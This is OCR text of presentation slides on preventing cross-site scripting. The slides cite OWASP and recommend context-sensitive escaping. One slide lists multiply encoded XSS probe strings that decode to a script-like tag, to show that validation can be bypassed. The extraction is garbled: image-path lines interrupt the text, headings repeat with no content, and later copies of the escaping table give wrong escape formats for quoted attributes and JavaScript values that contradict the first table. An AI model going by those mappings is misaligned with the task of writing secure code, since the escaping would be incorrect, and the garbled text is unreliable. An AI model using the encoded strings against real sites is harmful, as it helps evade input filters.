
Don't Worry about XSSploitability

Where Does the Solution Go?



"Untrusted Data" – any data that you can't guarantee to be free from scripts.

Attackers Bypass Validation



%&#505\u003253cxss%&#5052\36%&#505\u00323x28%\u0032526%2523x29%25253e

%25253cxss%2526%2523x28%2526%2523x29%25253e


%253cxss%26%23x28%26%23x29%253e

%3cxss&#x28&#x29%3e


%3cxss()%3e

<xss()>


Validation Can't Totally Prevent XSS




Validation Can't Totally Prevent XSS



Validation Can't Totally Prevent XSS



Validation Can't Totally Prevent XSS



Always Use Context-Sensitive Escaping!

HTML Element
- &#xHH

Simple Quoted Attributes
- &#xHH

JavaScript Data Values
- \xHH

CSS Data Values
- \HH

URL Endings
- %HH


http://www.owasp.org/index.php/XSS_Prevention

Always Use Context-Sensitive Escaping!

HTML Element
- &#xHH

Simple Quoted Attributes
- \HH


JavaScript Data Values
- %HH



http://www.owasp.org/index.php/XSS_Prevention

Always Use Context-Sensitive Escaping!


HTML Element	Simple Quoted Attributes	JavaScript Data Values
• &#xHH		
• \H		



http://www.owasp.org/index.php/XSS_Prevention

> Avoid Untrusted Data in Other Contexts

JavaScript Code
- No



